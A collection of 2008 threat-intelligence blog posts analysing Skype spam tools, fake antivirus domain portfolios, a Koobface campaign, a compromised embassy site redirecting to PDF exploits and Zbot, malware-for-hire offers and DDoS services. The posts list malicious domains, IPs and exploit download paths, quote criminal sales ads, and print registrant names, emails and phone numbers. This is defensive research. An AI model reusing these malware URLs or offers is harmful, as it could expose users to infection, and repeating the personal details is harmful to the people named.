Who needs to [1]build hit lists by [2]harvesting user names when a usability feature allows you to expose millions of users to your latest social engineering campaign? That seems to be the mentality of yet another Skype malware spreading tool, which just like the majority of publicly obtainable tools is aiming to contact everyone, everywhere.

The tool's main differentiation factor is its feature of harvesting the personal information of users it has managed to detect randomly, that's of course in between the mass spamming of malicious URLs. However, despite it's DIY nature allowing someone to easily launch a malware campaign spreading across Skype, the tool is lacking the segmentation features offered by related [3]Skype spamming tools. Just like in a cybercrime 1.0 world where [4]DIY

exploit embedding tools were favored due to the lack of web malware exploitation kits, in a cybercrime 2.0 world these DIY tools matured into IM malware spreading modules easily attached to any infected host given the botnet master is looking for such a functionality.

Related posts:

[5]Skype Spamming Tool in the Wild - Part Two

[6]Skype Spamming Tool in the Wild

[7]Harvesting Youtube Usernames for Spamming

[8]Uncovering a MSN Social Engineering Scam

[9]MSN Spamming Bot

[10]DIY Fake MSN Client Stealing Passwords

[11]Thousands of IM Screen Names in the Wild

[12]Yahoo Messenger Controlled Malware

1. http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html

2. http://ddanchev.blogspot.com/2008/05/harvesting-youtube-usernames-for.html

3. http://ddanchev.blogspot.com/2008/09/skype-spamming-tool-in-wild-part-two.html

4. http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html

5. http://ddanchev.blogspot.com/2008/09/skype-spamming-tool-in-wild-part-two.html

6. http://ddanchev.blogspot.com/2008/04/skype-spamming-tool-in-wild.html

7. http://ddanchev.blogspot.com/2008/05/harvesting-youtube-usernames-for.html

8. http://ddanchev.blogspot.com/2008/02/uncovering-msn-social-engineering-scam.html

9. http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html

10. http://ddanchev.blogspot.com/2008/01/diy-fake-msn-client-stealing-passwords.html

11. http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html

12. http://ddanchev.blogspot.com/2007/11/yahoo-messenger-controlled-malware.html

807



More Compromised Portfolios of Legitimate Domains for Sale (2008-11-12 15:15)

*The [1]ongoing supply of access to [2]compromised portfolios consisting of hundreds, sometimes [3]thousands of legitimate domains, is continuing to produce anecdotal situations. For instance, in one of the latest propositions, a cybercriminal has managed to hijack the blackhat SEO domains portfolio (**8,145 domains** plus another **100** legitimate ones) of another cybercriminal, and is now offering it for sale.*

808



From an attacker's perspective, are remotely exploitable SQL injections, the insecure hosting provider's web interfaces, or the pragmatic possibility for data mining a botnet's accounting data for access to such portfolios the tactic of choice? In both of these propositions, the seller is citing vulnerabilities within the web hosting providers as an attack tactic.

The continues supply of such access is, however, a great indicator for the upcoming development of this segment within the underground marketplace in 2009.

1. http://ddanchev.blogspot.com/2008/08/compromised-cpanel-accounts-for-sale.html

2. http://ddanchev.blogspot.com/2008/09/adult-network-of-1448-domains.html

3. http://ddanchev.blogspot.com/2008/10/compromised-portfolios-of-legitimate.html

809



A Diverse Portfolio of Fake Security Software - Part Thirteen (2008-11-12 15:52)

What is the difference between a reactive and proactive threat intell? A reactive threat intell is assessing a campaign, individual, a group of individuals, how are they related to one another, and what have they been doing in the past, based exclusively on a lead that's been found within the past couple of hours.

*Try the very latest rogue security domains courtesy of three domainers (**Fedor Ibragimov cndomainz@yahoo.com, Anton Golovayk gpdomains@yahoo.com** and **Ivan Durov idomains.admin@gmail.com**) whose portfolios can always keep you updated about the latest releases of such popular software as The Best Antivirus Cleaner 2008.*

***powerfullantivirusscan .com** (78.159.118.217; 89.149.253.215; 208.72.168.185)*

protection-update .com

updatepcprotection .com

updateyourprotection .com

mac-imunizator .net *(67.205.75.10)*

avproinstall .com *(78.157.141.26)*

winavpro .com *(92.241.163.30)*

810



As far as proactive threat intell is concerned, try the following "upcoming fake security software domains" :
spywaredefender2009 .com

spywaredestroyer2009 .com

spywareeliminator2009 .com

spywareprotector2009 .com

It would be interesting to monitor whether or not the well known non-existent security software brands we've monitoring throughout 2008, will be basically typosquatted in a 2009 like fashion, or would they simply introduce new brands. With their business model under pressure, I'm starting to see evidence of schemes involving the illegal advertisement of affiliate links to legitimate security software, where the cybercriminals are actual resellers of it.

There's also no shortage of surreal situations, where a fake security software is taking advantage of blackhat SEO

practices promising the removal of competing fake security software brands.

811

*Last week, the **noadware .net** (69.20.71.82; 69.20.104.139) software was persistently advertised in such a way, mostly by generating Wordpress accounts promising to remove competing software :*

antiviruspro2009.wordpress .com

ultraantivirus2009.wordpress .com

smartantivirus.wordpress .com

antiviruslab2009.wordpress .com

antivirusvip.wordpress .com

personaldefender2009.wordpress .com

malwareremoval.wordpress .com

Naturally, it didn’t take long before blackhat SEO farms were created for the purpose, like these very latest ones :

removal-tool.blogspot .com

cgidoctor .com

spywareremoval .net

spyware-adware-remover .com

spywarestop .com

zero-adware .net

adware-remove .com

antispywaresecrets .com

protectyourcomputerfromspyware .info

cleanpcfree .net

spyware-bot .com

spywarezapper.co .uk

thepcsecurity .com

noadware-official-site .com

spywaredoctorfavor .cn

removespywareedge .cn

thespywareremover .com

virusremovalguru .com

virusremovalguide .org

The day when fake security software sites start attracting traffic by promising to remove other fake security software, is the day when we have clear evidence that an ecosystem has emerged.

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Twelve

[2]A Diverse Portfolio of Fake Security Software - Part Eleven

[3]A Diverse Portfolio of Fake Security Software - Part Ten

[4]A Diverse Portfolio of Fake Security Software - Part Nine

[5]A Diverse Portfolio of Fake Security Software - Part Eight

[6]A Diverse Portfolio of Fake Security Software - Part Seven

[7]A Diverse Portfolio of Fake Security Software - Part Six

[8]A Diverse Portfolio of Fake Security Software - Part Five

[9]A Diverse Portfolio of Fake Security Software - Part Four

[10]A Diverse Portfolio of Fake Security Software - Part Three

[11]A Diverse Portfolio of Fake Security Software - Part Two

[12]Diverse Portfolio of Fake Security Software

812

1. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

2. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

3. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

4. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

5. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

6. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

7. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

8. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

9. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

10. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

11. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

12. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

813



Dissecting the Latest Koobface Facebook Campaign (2008-11-13 15:16)

The latest [1]Koobface malware campaign at Facebook, is once again exposing a diverse ecosystem worth assessing in times of active migration to alternative ISPs tolerating or conveniently ignoring the malicious activities courtesy of their customers. The – now removed – binaries that the dropper was requesting were hosted at the American International Baseball Club in Vienna, indicating a compromise.

us.geocities .com/adanbates84/index.htm

***lostart .info/js/js.js** (79.132.211.51)*

***off34 .com/go/fb.php** (79.132.211.51)*

youtube-spyvideo .com/youtube _file.html *(58.241.255.37)*

ahdirz .com/movie1.php?id=638 &n=teen *(208.85.181.69)*

top100clipz .com/m6/movie1.php?id=638 &n=teen *(208.85.181.67)*

hq-vidz .com/movie1.php?id=638 &n=teen *(208.85.181.68)*

814



The dropper then phones back home to : ***f071108 .com/fb/first.php*** *(79.132.211.50) with the binaries hosted at a legitimate site that's been compromised :*

aibcvienna.org/youtube/ bnsetup24.exe

aibcvienna.org/youtube/ tinyproxy.exe

Related fake Youtube domains participating :

catshof .com *(79.132.211.51)*

youtube-spy .info *(94.102.60.119)*

youtubehof .net *(218.93.205.30)*

youtube-spyvideo .com *(58.241.255.37)*

yyyaaaahhhhoooo.ocom .pl *(67.15.104.83)*

youtube-x-files .com *(94.102.60.119)*

The development of cybercrime platforms utilizing legitimate infrastructure only, has always been in the works. With spamming systems relying exclusively on the automatically registered email accounts at free web based providers, to the automatic bulk registration of hundreds of thousands of domains enjoying a particular domain registrar's weak anti-abuse policies, it would be interesting to monitor whether [2]marginal thinking or [3]improved OPSEC relying on compromised hosts will be favored in 2009.

815

Related posts:

[4]Fake YouTube Site Serving Flash Exploits

[5]Facebook Malware Campaigns Rotating Tactics

[6]Phishing Campaign Spreading Across Facebook

[7]Large Scale MySpace Phishing Attack

[8]Update on the MySpace Phishing Campaign

[9]MySpace Phishers Now Targeting Facebook

[10]MySpace Hosting MySpace Phishing Profiles

1. http://blogs.zdnet.com/security/?p=2146

2. http://www.renesys.com/blog/2008/09/internet_vigilantism_1.shtml

3. http://ddanchev.blogspot.com/2008/10/cost-of-anonymizing-cybercriminals.html

4. http://ddanchev.blogspot.com/2008/06/fake-youtube-site-serving-flash.html

5. http://ddanchev.blogspot.com/2008/08/facebook-malware-campaigns-rotating.html

6. http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html

7. http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html

8. http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html

9. http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html

10. http://ddanchev.blogspot.com/2008/05/myspace-hosting-myspace-phishing.html

816



Embassy of Brazil in India Compromised (2008-11-13 16:18)

Only an amateur or unethical competition would embedd [1]malicious links at the Embassy of Brazil in India's site, referencing their online community. With the chances of [2]an Embassy involvement into the fake antivirus software industry close to zero, let's assess the attack that took place.

817



The compromise is a great example of a mixed use of pure malicious domains in a combination with compromised legitimate ones and on purposely registered accounts at free web space providers, hosting the blackhat SEO content.

However, digging deeper we expose the entire malicious doorways ecosystem pushing PDF exploits, banker malware and Zlob variants. The malicious attackers embedded links to their blackhat SEO farms advertising fake security software, and also a link to a traffic redirection doorway

epmwckme.dex1.com

htkobaf.dex1.com

ogbucof.dex1.com

segundomuelle.com/mex/antivirus

818



jgzleaa.dex1.com

igpran.ru/services/tolstye

*The active and redirecting **traff .asia** (89.149.251.203) is currently serving a fake account suspended notice - " This account has been suspended. Either the domain has been overused, or the reseller ran out of resources. " but is whatsoever redirecting us to **antimalware09 .net**. This particular traffic redirection doorway is actively redirecting us to a command and control server running a well known web malware exploitation kit which is currently serving PDF*

exploits.

google-analyze

.com/socket/index.php

(216.195.59.77)

from

where

we’re

redirected

to

google-analyze.com/tracker/load.php

which

is

serving

system.exe

(Trojan-Spy.Win32.Zbot.ehk;

Win32.TrojanSpy.Zbot.gen!C.5),

and

google-analyze

.com/tracker/pdf.php

(Exploit:Win32/Pdfjsc.G;

Ex-

ploit.JS.Pdfka.w; Bloodhound.Exploit.196). Naturally, within the live exploit URLs there are multiple IFRAMEs redirecting us to more of this group's campaigns. ***google-analyze .com*** *has multiple IFRAMEs pointing to* ***google-analystic .net*** *(209.160.67.56), yet another traffic redirection doorway further exposing their campaigns.*

For instance, ***google-analystic .net/in.cgi?20*** *loads* ***google-analystic.net/tea.php*** *(209.160.67.56) where* ***google-analystic .net/in.cgi?8*** *is redirecting to* ***91.203.93.61 /in.cgi?2*** *taking us to* ***91.203.93.61 /25/2/*** *where we deobfuscate the javascript leading us to the exact location of the PDF exploit -* ***91.203.93.61 /25/2/getfile.php?f=pdf****.*

This is just for starters. ***google-analystic .net/in.cgi?9*** *redirects to* ***mangust32 .cn/pod/index.php*** *(218.93.202.102) where they serve load.exe (Backdoor:Win32/Koceg.gen!A) at*

mangust32 .cn/pod2/load.php *and load.exe at* ***mangust32 .cn/eto2/load.php****, moreover,* ***google-analystic***

.net/in.cgi?10 *leads us to* ***mmcounter .com/in.cgi?id194*** *(94.102.50.130) a traffic management login which is no longer responding. The last IFRAME found within google-analystic points to* ***busyhere .ru/in.cgi?pipka*** *(91.203.93.16) which redirects to* ***beshragos .com/work/index.php*** *(79.135.187.38) where once we deobfuscate the script, we get to see the PDF exploit location* ***beshragos.com /work/getfile.php?f=pdf****.*

What's contributing to the increase of PDF exploits durin the last month? It's an updated version of a web

based malware exploitation tool, which despite the fact that it remains proprietary for the time being, will leak in the next couple of weeks causing the usual short-lived epidemic.

Related posts:

[3]The Dutch Embassy in Moscow Serving Malware

[4]U.S Consulate in St. Petersburg Serving Malware

[5]Syrian Embassy in London Serving Malware

[6]French Embassy in Libya Serving Malware

1. http://securitylabs.websense.com/content/Alerts/3228.aspx

2. http://www.brazilembassy.in/

819

3. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

4. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

5. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

6. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

820



Will Code Malware for Financial Incentives (2008-11-18 12:54)

A couple of hundred dollars can indeed get you state of the art [1]undetectable piece of malware with post-purchase service in the form of automatic lower detection rate for sure, but what happens when the vendors of such

releases start vertically integrating just like everyone else, and start offering OS-independent spamming, flooding, modifications and tweaking of popular crimeware kits in the very same fashion? The quality assurance process gets centralized into the hands of experienced programmers that have been developing cybercrime facilitating tools for years.

821



It’s interesting to monitor the pricing schemes that they implement. For instance, the modularity of a particular malware, that is the additional functions that a buyer may want or not want, increase or decrease the price respectively. Others, tend to leave the price open topic by only mentioning the starting price for their services and they increasing it again in open topic fashion.

Let’s take look at some recently advertised (translated) "malware coding for hire" propositions, highlighting some of the latest developments in their pricing strategies :

822



***Proposition 1** :*

" Programs and scripts under the following categories are accepted :

grabbers; spamming tools for forums, spamming tools for social networking sites, modifications of admin panels for (popular crimeware kits), phishing pages

Platform: software running on MAC OS to Windows

Multitasking: have the capacity to work on multiple projects

Speed and responsibility: at the highest level

Pre-payment for new customers: 50 % of the whole price, 30 % pre-pay of the whole price for repreated customers
Support: Paid

Rates: starting from 100 euros

823



If, after speaking ultimate price, you decide to add to your order something else - the price change. Prepare the job immediately, which will understand what to do and how much it will cost you, if you have any suggestions for a price, then lays them immediately and not after the work is completed. If you order something that requires parsing your logs, and their continued use, you agree to provide "a significant portion of the logs, so that after putting the project did not raise misunderstandings due to the fact that some logs are no longer "fresh", because of their "uniqueness".

In this case, for the finalization of the project will be charged an additional fee. "

824



This is an example of an "open topic pricing scheme" with the vendor offering the possibility to code the malware or the tool for any price above 100 euro based on what he perceives as features included within worth the price.

***Proposition 2**:*

" Starting price for my malware is 250 EUR. Additional modules like P2P features, source code for a particular module go for an additional 50 EUR. If you're paying in another currency the price is 200 GBP or 395 dollars. I sell only ten copies of the builder so hurry up. The trading process is simple - a password protected file with the malware is sent to you so you can see the files inside. You then sent the money and I mail you back the password. If you don't like this way you lose.

I can also offer you another deal, I will share the complete source code in exchange to access to a botnet with at least 4000 infected hosts because I don't have time to play around with me bot right now.

This proposition is particularly interesting because the seller is introducing basic understanding of exchange rates, but most of all because he's in fact offering a direct bargain in the form of access to a botnet in exchange for a complete source code of his malware bot. Both propositions are also great examples that vendors engage by keeping their current and potential customers up-to-date with [2]TODO lists of features to come next to the usual CHANGELOGS, and, of course, establish trust by allowing potential customers to take a peek at the source code of the malware they're about to purchase.

Related posts:

[3]Coding Spyware and Malware for Hire

[4]The Underground Economy's Supply of Goods and Services

[5]The Dynamics of the Malware Industry - Proprietary Malware Tools

[6]Using Market Forces to Disrupt Botnets

[7]Multiple Firewalls Bypassing Verification on Demand

[8]Managed Spamming Appliances - The Future of Spam

[9]Localizing Cybercrime - Cultural Diversity on Demand

825

[10]E-crime and Socioeconomic Factors

[11]Russia's FSB vs Cybercrime

[12]Malware as a Web Service

[13]Localizing Open Source Malware

[14]Quality and Assurance in Malware Attacks

[15]Benchmarking and Optimising Malware

1. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

2. http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html

3. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

4. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

5. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

6. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

7. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

8. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

9. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

10. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

11. http://ddanchev.blogspot.com/2007/12/russias-fsb-vs-cybercrime.html

12. http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html

13. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

14. http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html

15. http://ddanchev.blogspot.com/2006/09/benchmarking-and-optimising-malware.html

826



New Web Malware Exploitation Kit in the Wild (2008-11-19 12:15)

Oops, they keep doing it, again and again - trying to cash-in on the biased exclusiveness of web malware exploitation kits in general, which when combined with active branding is supposed to make them rich. However, despite the low price of $300 in this particular case, this copycat kit is once again lacking any signification differentiation factors besides perhaps the 20+ exploits targeting Opera and Internet Explorer included within.

827



Marketed for novice users, despite lacking any key features worth being worried about, it’s still managing to maintain a steady infection rate of unpatched Opera browsers. Such statistics obtained in an OSINT fashion always provide a realistic perspective on publicly known facts, like the one where millions of end users continue getting exploited due to their overall misunderstanding of today’s threatscape driven by the ubiquitous web exploitation kits.

828

Related posts:

[1]Modified Zeus Crimeware Kit Gets a Performance Boost

[2]Zeus Crimeware Kit Gets a Carding Layout

[3]Web Based Malware Emphasizes on Anti-Debugging Features

[4]Copycat Web Malware Exploitation Kit Comes with Disclaimer

[5]Web Based Malware Eradicates Rootkits and Competing Malware

[6]Two Copycat Web Malware Exploitation Kits in the Wild

[7]Copycat Web Malware Exploitation Kits are Faddish

[8]Web Based Botnet Command and Control Kit 2.0

[9]BlackEnergy DDoS Bot Web Based

[10]A New DDoS Malware Kit in the Wild

[11]The Small Pack Web Malware Exploitation Kit

[12]The Nuclear Grabber Kit

[13]The Apophis Kit

[14]Nuclear Malware Kit

[15]The Random JS Malware Exploitation Kit

[16]Metaphisher Malware Kit Spotted in the Wild

1. http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html

2. http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html

3. http://ddanchev.blogspot.com/2008/10/web-based-malware-emphasizes-on-anti.html

4. http://ddanchev.blogspot.com/2008/10/copycat-web-malware-exploitation-kit.html

5. http://ddanchev.blogspot.com/2008/10/web-based-malware-eradicates-rootkits.html

6. http://ddanchev.blogspot.com/2008/09/two-copycat-web-malware-exploitation.html

7. http://ddanchev.blogspot.com/2008/09/copycat-web-malware-exploitation-kits.html

8. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html

9. http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html

10. http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html

11. http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html

12. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

13. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

14. http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html

15. http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html

16. http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html

829



The DDoS Attack Against Bobbear.co.uk (2008-11-19 16:35)

When you get the "privilege" of [1]getting DDoS-ed by a high profile DDoS for hire service used primarily by cybercriminals attacking other cybercriminals, you're officially doing hell of a good job exposing [2]money laundering scams.

The attached screenshot demonstrates how even the relatively more sophisticated counter surveillance ap-

proaches taken by a high profile DDoS for hire service can be, and were in fact bypassed, ending up in a real-time peek at how they've dedicated 4 out of their 10 BlackEnergy botnets to Bobbear exclusively.

Perhaps for the first time ever, I come across a related DoS service offered by the very same vendor - ***insider sabotage on demand given they have their own people in a particular company/ISP in question****. Makes you think twice before considering a minor network glitch what could easily turn into a coordinated insider attack requested by a third-party. Moreover, now that I've also established the connection between this DDoS for hire service and one of the command and control locations (all active and online) of one of the botnets used in the [3]Russia vs Georgia cyberattack, the [4]concept of engineering cyber warfare tensions once again proves to be [5]a fully realistic one.*

Related posts:

[6]A U.S military botnet in the works

830

[7]DDoS Attack Graphs from Russia vs Georgia's Cyberattacks

[8]Botnet on Demand Service

[9]OSINT Through Botnets

[10]Corporate Espionage Through Botnets

[11]The DDoS Attack Against CNN.com

[12]A New DDoS Malware Kit in the Wild

[13]Electronic Jihad v3.0 - What Cyber Jihad Isn't

1. http://blogs.zdnet.com/security/?p=2188

2. http://www.bobbear.co.uk/

3. http://blogs.zdnet.com/security/?p=1670

4. http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html

5. http://ddanchev.blogspot.com/2008/08/whos-behind-georgia-cyber-attacks.html

6. http://blogs.zdnet.com/security/?p=1095

7. http://ddanchev.blogspot.com/2008/10/ddos-attack-graphs-from-russia-vs.html

8. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

9. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

10. http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html

11. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

12. http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html

13. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

831



Localizing Cybercrime - Cultural Diversity on Demand Part Two (2008-11-25 13:55)

It’s where you advertise your services, and how you position yourself that speak for your intentions, of course,

"between the lines". There’s a common misunderstanding that in order for a malware campaigner or scammer to launch a localized attack speaking the native language of their potential victims, they need to speak the local language. This misconception is largely based on the fact that a huge number of people remain unaware on how core strategic business practices have been in operation across the cybercrime underground for the last couple of years.

[1]Outsourcing the localization process (translation services for spam/phishing/malware campaigns) has been happening for a while, courtsy of DIY servics ensuring complete anonymity of their customers. Interestingly, the translators may in fact be unaware that the advertising channels the service is using is directly attracting everyone from the bottom to the top of the cybercriminal food chain as a customer. Sometimes, it's services like this that open a new market segment covering an untapped opportunity, with this particular service already pointing out that it's charging cheaper than their competitors.

832

" We offer our services in translation. We are only competent translators profile higher education. Service is working with all types of texts. Languages available at this time of Russian, English, German. Average translation of the text takes up to 10 hours (usually much faster) through the full automation of the order and payment. ***Just want***

to note that we do not keep any logs on IP and does not require registration*. In addition you can remove your order from the database after his execution. In addition to running more than 1000 translations already, we can use all the lessons learned to be more effective in our services. Prices vary depending on the complexity of the topic covered.*

Prices and deadlines:

Standard - the deadline is not more than 24 hours. Prices depend on the direction and guidance from the 'Order'.

** Term - work on your translation begins precedence. The price of the 50 % more than the standard translation. Prices also depend on the direction and guidance from the 'Order'.*

The cost of the transfer depends on the amount of work. The workload is measured in symbols. In calculating the characters are shown letters and numbers. Punctuation do not count. Minimum order 100 characters. "

I'm particularly curious how is a contractor(translator) going to react to a situation when a large scale malware campaign speaking several different languages tell a fake story that the contractor might have recently translated for them. With the employer positioning itself as a fully legitimate company, whereas its customers requesting localized version of texts for the spam/phishing/malware campaigns are the "usual suspects", the contractors would continue allowing cybercriminals the opportunity to build more authenticity within their campaigns.

Related posts:

[2]E-crime and Socioeconomic Factors

[3]MPack and IcePack Localized to Chinese

[4]The Icepack Exploitation Kit Localized to French

[5]The FirePack Exploitation Kit Localized to Chinese

[6]Localizing Open Source Malware

[7]Localized Fake Security Software

[8]A Localized Bankers Malware Campaign

[9]Lonely Polina's Secret (Localized malware campaign)

1. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

2. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

3. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

4. http://ddanchev.blogspot.com/2008/05/icepack-exploitation-kit-localized-to.html

5. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

6. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

7. http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html

8. http://ddanchev.blogspot.com/2008/03/localized-bankers-malware-campaign.html

9. http://ddanchev.blogspot.com/2007/11/lonely-polinas-secret.html

833



A Diverse Portfolio of Fake Security Software - Part Fourteen (2008-11-27 15:09)

You didn't even think for a second that the supply of typosqutted domains serving packed and triple crypted to the point where the binary is not longer executing, fake security software domains is declining? With the upcoming holidays and the usual peak of web traffic, malicious activity on all fronts is prone to increase during December.

YEWGATE LTD, ***Sawert Alliance***, *and* ***Sagent Group***, *personal favorites affiliate participants in a revenue sharing program for serving fake security software, try to maintain a decent rhythm in their typosquatting process, always worth taking a peek at. The very latest rogue security software additions include :*

micro-antiv2009 .com *(91.208.0.223)*

micro-antivir2009 .com

micro-antivirus-2009 .com

micro-av-2009 .com

Sawert Alliance

Peltonen Martti ***seodancer@gmail.com***

33 New Road, Upper Flat

Belize City

834



Belize

Tel: +7.9602578790

avmyscan .com *(91.203.92.186; 78.157.143.184)*

go-your-scan .com

bestproscan .com

avproscan .com

goyourscan .com

iabestscan .com

avmyscan .com

best-scan-pro .com

avscan-pro .com

bestscanner-pro .com

avscanpro .com

iascannerpro .com

Jaroslav Voltz

Email: ***mensfult@gmail.com***

Organization: Private person

835



Address: Biskupsk 9

City: Praha

State: Praha

ZIP: 11000

Country: CZ

Phone: +420.2224811382

virus-labs2009 .com *(66.232.113.62)*

virus-trigger .com

virusresponse2009 .com

virusresplab .com

virus-response .com

Roman Spitsikov

Uus-Sadama 12

Tallinn, Tallinn 10120

Estonia

Roman.Spitsikov@gmail.com

virusremover2008plus .com *(77.245.61.80; 93.190.139.229)*

836



*Sagent Group (**sergbelo@gmail.com**)*

Brignal Solutions

P.O. Box 3469 Geneva Place, Waterfront drive

Road town, BVI

BZ

+1.14193017015

antivirus-pro-scan.com *(84.243.197.183)*

anti-virus-defence.com

837



protection-livescan.com

Aleksey Kononov ***cndomainz@yahoo.com***

+74954538435 fax: +74954538435

ul. Yakimanskay 34-56

Moskva Moskovskay oblast 112745

ru

rapidantivir .com *(91.208.0.220)*

rapidantivirus-2009 .com

securityscanner2009 .com

rapidantivirus2009 .com

rapid-antivir .com

extraantivir .com

rapid-antivirus .com

rapidantivirus .com

Sawert Alliance

Peltonen Martti ***seodancer@gmail.com***

33 New Road, Upper Flat

Belize City

Belize

Tel: +7.9602578790

838



sgscanner .com *(116.50.14.185)*

sguardscan .com

scansguard .com

getsg2008 .com

Vrenk Tihomil

Email: ***gray444371@gmail.com***

Organization: Private person

Address: Kolodvorska 73, Sl3270 Lasko

City: Lasko

State: LaskoLasko

ZIP: Sl1355

Country: Sl

Phone: +386.14588324

839

adwaredeluxe .com *(64.40.118.8) (private whois)*

antivirusadvanced .com

antivirusadvance .com

spydestroy .com

spywareremoval .ws

Shipping them in batches means exposing them in batches.

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Thirteen

[2]A Diverse Portfolio of Fake Security Software - Part Twelve

[3]A Diverse Portfolio of Fake Security Software - Part Eleven

[4]A Diverse Portfolio of Fake Security Software - Part Ten

[5]A Diverse Portfolio of Fake Security Software - Part Nine

[6]A Diverse Portfolio of Fake Security Software - Part Eight

[7]A Diverse Portfolio of Fake Security Software - Part Seven

[8]A Diverse Portfolio of Fake Security Software - Part Six

[9]A Diverse Portfolio of Fake Security Software - Part Five

[10]A Diverse Portfolio of Fake Security Software - Part Four

[11]A Diverse Portfolio of Fake Security Software - Part Three

[12]A Diverse Portfolio of Fake Security Software - Part Two

[13]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

2. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

3. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

4. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

5. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

6. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

7. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

8. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

9. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

10. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

11. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

12. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

13. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

840

1.12 December

841



Yet Another Web Malware Exploitation Kit in the Wild (2008-12-02 14:08)

With business-minded malicious attackers embracing basic marketing practices like branding, it is becoming increasingly harder, if not pointless to keep track of all XYZ-Packs currently in circulation. How come? Due to their open source nature allowing modifications, claiming copyright over the modified and re-branded kit, the source code of core web malware exploitation kits continue representing the foundation source code for each and every newly released kit.

842



In fact, the practice is becoming so evident, that anecdotal evidence in the form of monitoring ongoing communications between sellers and buyers reveals actual attempts of intellectual property enforcement in the form of exchange of flames between an author of a original kit, and a newly born author who seems to have copied over 80

% of his source code, changed the layout, re-branded it, added several more exploits and started pitching it as the most exclusive kit there is available in the underground marketplace.

843



What’s new about this particular kit anyway? Changed iframe and js obfuscation techniques, doesn’t require MySQL

